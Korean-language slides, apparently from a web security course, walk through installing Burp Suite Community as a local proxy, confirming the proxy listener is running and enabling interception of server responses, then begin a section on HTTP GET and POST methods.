


### 3 Proxy (프록시)

#### • Proxy 이용하기

##### – 로컬 프록시를 이용하기 위해 프록시 툴 설치

- 구글에서 burp suite를 검색하거나, <https://portswigger.net/burp> 주소에 방문한다.
- 가장 기본적이면서 무료인 Community 버전을 다운로드 받는다.




### 3 Proxy (프록시)

- Proxy 이용하기



- 로컬 프록시를 이용하기 위해 프록시 툴 설치

- 설치하고자 하는 PC에 맞는 버전을 다운로드 받을 수 있게 자동으로 체크해준다.  
(90메가 설치파일 다운로드 받는데 네트워크 속도에 따라 1분~5분 정도 소요될 수 있음)




### 3 Proxy (프록시)

- Proxy 이용하기
  - 로컬 프록시를 이용하기 위해 프록시 툴 설치
  - 설치 파일 내려 받은 후 설치를 진행한다.




### 3 Proxy (프록시)

- Proxy 이용하기
  - 로컬 프록시를 이용하기 위해 프록시 툴 설치
  - 설치 파일 내려 받은 후 설치를 진행한다.




### 3 Proxy (프록시)

- Proxy 이용하기
  - 로컬 프록시를 이용하기 위해 프록시 툴 설치
  - 설치 파일 내려 받은 후 설치를 진행한다.




### 3 Proxy (프록시)

- Proxy 이용하기
  - 로컬 프록시를 이용하기 위해 프록시 툴 설치
  - 설치 파일 내려 받은 후 설치를 진행한다.




### 3 Proxy (프록시)

- Proxy 이용하기
  - 로컬 프록시를 이용하기 위해 프록시 툴 설치
    - Proxy > Options에서 Proxy Listeners가 Running인지 확인.




### 3 Proxy (프록시)

- Proxy 이용하기
  - 로컬 프록시를 이용하기 위해 프록시 툴 설치
  - 서버에서 응답 내용을 살펴보기 위해 Intercept Server Responses 부분을 체크.



### 3 Proxy (프록시)

- Proxy 이용하기
  - 로컬 프록시를 이용하기 위해 프록시 툴 설치
  - 설치 파일 내려 받은 후 설치를 진행한다.



## 4 HTTP Method

## • HTTP GET/POST 방식

- 클라이언트가 웹 애플리케이션에 자원을 요청하는 방식
  - 웹 애플리케이션 서버 측에서 정의한 방식으로 클라이언트는 웹 서버 자원에 요청함.

